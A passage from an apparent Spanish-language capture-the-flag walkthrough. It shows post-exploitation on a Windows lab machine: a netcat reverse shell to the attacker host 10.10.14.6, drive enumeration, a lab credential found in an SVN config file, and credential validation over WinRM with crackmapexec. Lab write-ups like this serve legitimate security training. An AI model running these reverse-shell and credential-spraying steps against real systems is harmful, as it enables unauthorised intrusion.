
seguido ejecutamos
C:\Windows\Temp\nc.exe 10.10.14.6 1234 -e cmd



y somos apppool\defaultapppool



si vamos a la carpeta de users hay otros usuarios distintos al nuestro y no podemos accedr



BUSQUEDA DE UNIDADES LOGICAS EN WINDOWS (OTROS DISCOS O DISPOSITIVOS)

Como no encontramos nada buscamos si existen otras unidades logicas o discos hay varios comandos para ello


net share

powershell -c get-psdrive


wmic logicaldisk get caption

```
C:\>net share
net share

Share name   Resource                        Remark

------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
W$           W:\                             Default share
ADMIN$       C:\Windows                      Remote Admin
The command completed successfully.


C:\>powershell -c get-psdrive
powershell -c get-psdrive

Name           Used (GB)     Free (GB) Provider      Root
----           ---------     --------- --------      ----
Alias                                  Alias
C                  19,83          9,57 FileSystem    C:\
Cert                                   Certificate   \
Env                                    Environment
Function                               Function
HKCU                                   Registry      HKEY_CURRENT_USER
HKLM                                   Registry      HKEY_LOCAL_MACHINE
W                   2,52         17,47 FileSystem    W:\
Variable                               Variable
WSMan                                  WSMan



C:\>wmic logicaldisk get caption
wmic logicaldisk get caption
Caption
C:
W:
```


tenemos otra unidad una w:
pasamos solo escribiendo la letra w:




vemos varias carpetas sin embargo la que tiene cosas interesantes es svnrepos
dentro de W:\svnrepos\www hay un archivo de configuración



cd W:\svnrepos\www\conf
dentro hay un archivo llamado pass




hay usuarios y password




recordemos los usaurios restore y robisl aca solo esta robisl entonces hay que probar y recordemos el puerto 5985 de wsman o winrm
robisl = wolves11


utilizamos crackmapexec para validr si nos da pwn3d
crackmapexec winrm 10.10.10.203 -u robisl -p wolves11




sin embargo no nos tira información, pero validando y dejando la herramienta correr si nos tiro un pwed



